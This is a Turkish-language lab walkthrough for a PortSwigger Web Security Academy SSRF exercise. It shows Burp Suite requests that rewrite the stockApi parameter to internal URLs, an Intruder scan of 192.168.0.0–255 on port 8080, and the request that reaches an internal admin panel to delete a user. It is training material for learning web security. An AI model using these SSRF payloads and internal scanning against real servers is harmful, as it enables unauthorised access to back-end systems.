




SSRF

LAB 2

TARİH: 30.08.2024




```
Request to https://0a6200a5044b132281dd752600b800b6.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a6200a5044b132281dd752600b800b6.web-security-academy.net
3 Cookie: session=xsxIem29UUDby3orEbYq2gIpseSJhSdE
4 Content-Length: 96
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a6200a5044b132281dd752600b800b6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a6200a5044b132281dd752600b800b6.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Yakaladığımız HTTP paketi içerisinde **stockApi** adında bir parametre bulunuyor. Bu parametre içinde bir URL verilmiş, muhtemelen aradığımız kısım burası. Buradaki IP'nin son kısmını değiştirip istenen taramayı gerçekleştireceğim. Bunun için paketi Intruder'e gönderdim.

stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fadmin

Intruder kısmına gelip **stockApi** parametresinde giden URL'de IP adresinin son kısmını seçtim. Dizin kısmını da **/admin** olarak değiştirdim. Ardından **payload** ayarlarını aşağıda gözüktüğü gibi ayarladım.

Positions

Payloads

Resource pool

Settings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1

Payload count: 256

Payload type: Numbers

Request count: 256

?

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 0

To: 255

Step: 1

How many:

Request	Payload	Status code ^	Response received
24	23	200	150
0		400	84
2	1	400	88
15	14	500	80
21	20	500	80
22	21	500	80
27	26	500	80
4	3	500	81
8	7	500	81
3	2	500	82
16	15	500	82
28	27	500	82
11	10	500	83
20	19	500	83
32	31	500	84
13	11	500	84

Taramayı başlattım ve 23 payloadına 200 durum kodu döndüğünü gördüm. Bu da aradığımız admin panelinin 192.168.0.23 IP adresinde ve 8080 portunda çalıştığını gösteriyor.

`stockApi=http%3A%2F%2F192.168.0.23%3A8080%2Fadmin`

Daha sonra bu HTTP paketini Repeater'a gönderdim. Burada parametredeki URL'i taramada bulduğumuz IP ile değiştirdim.

The screenshot shows a web browser window displaying the Web Security Academy interface. The page title is "Basic SSRF against another back-end system". The page content shows a list of users: "wiener - Delete" and "carlos - Delete". The page is labeled "LAB Not solved". The browser's address bar shows the URL "https://0a6200a5044b132201dd752600b00b6.web-security-academy.net/product?productId=2". The browser's developer tools are open, showing the "Request" tab with the following details:

- Method: POST
- URL: /product/stock HTTP/2
- Host: 0a6200a5044b132201dd752600b00b6.web-security-academy.net
- Cookie: session=ss1em29UUDby3orEhYqCqipse6JhSdE
- Content-Length: 49
- Sec-Ch-Ua: "Chromium";v="127", "NotA.Brand";v="99"
- Content-Type: application/x-www-form-urlencoded
- Accept-Language: tr-TR
- Sec-Ch-Ua-Mobile: ?0
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
- Sec-Ch-Ua-Platform: "Windows"
- Accept: */*
- Origin: https://0a6200a5044b132201dd752600b00b6.web-security-academy.net
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: https://0a6200a5044b132201dd752600b00b6.web-security-academy.net/product?productId=2
- Accept-Encoding: gzip, deflate, br
- Priority: u=1, i
- stockApi=http%3A%2F%2F192.168.0.23%3A8080%2Fadmin

Paketi gönderdiğimde kullanıcıları silebildiğimiz sayfa ile karşılaştım ve carlos kullanıcıasını silerek labı tamamladım.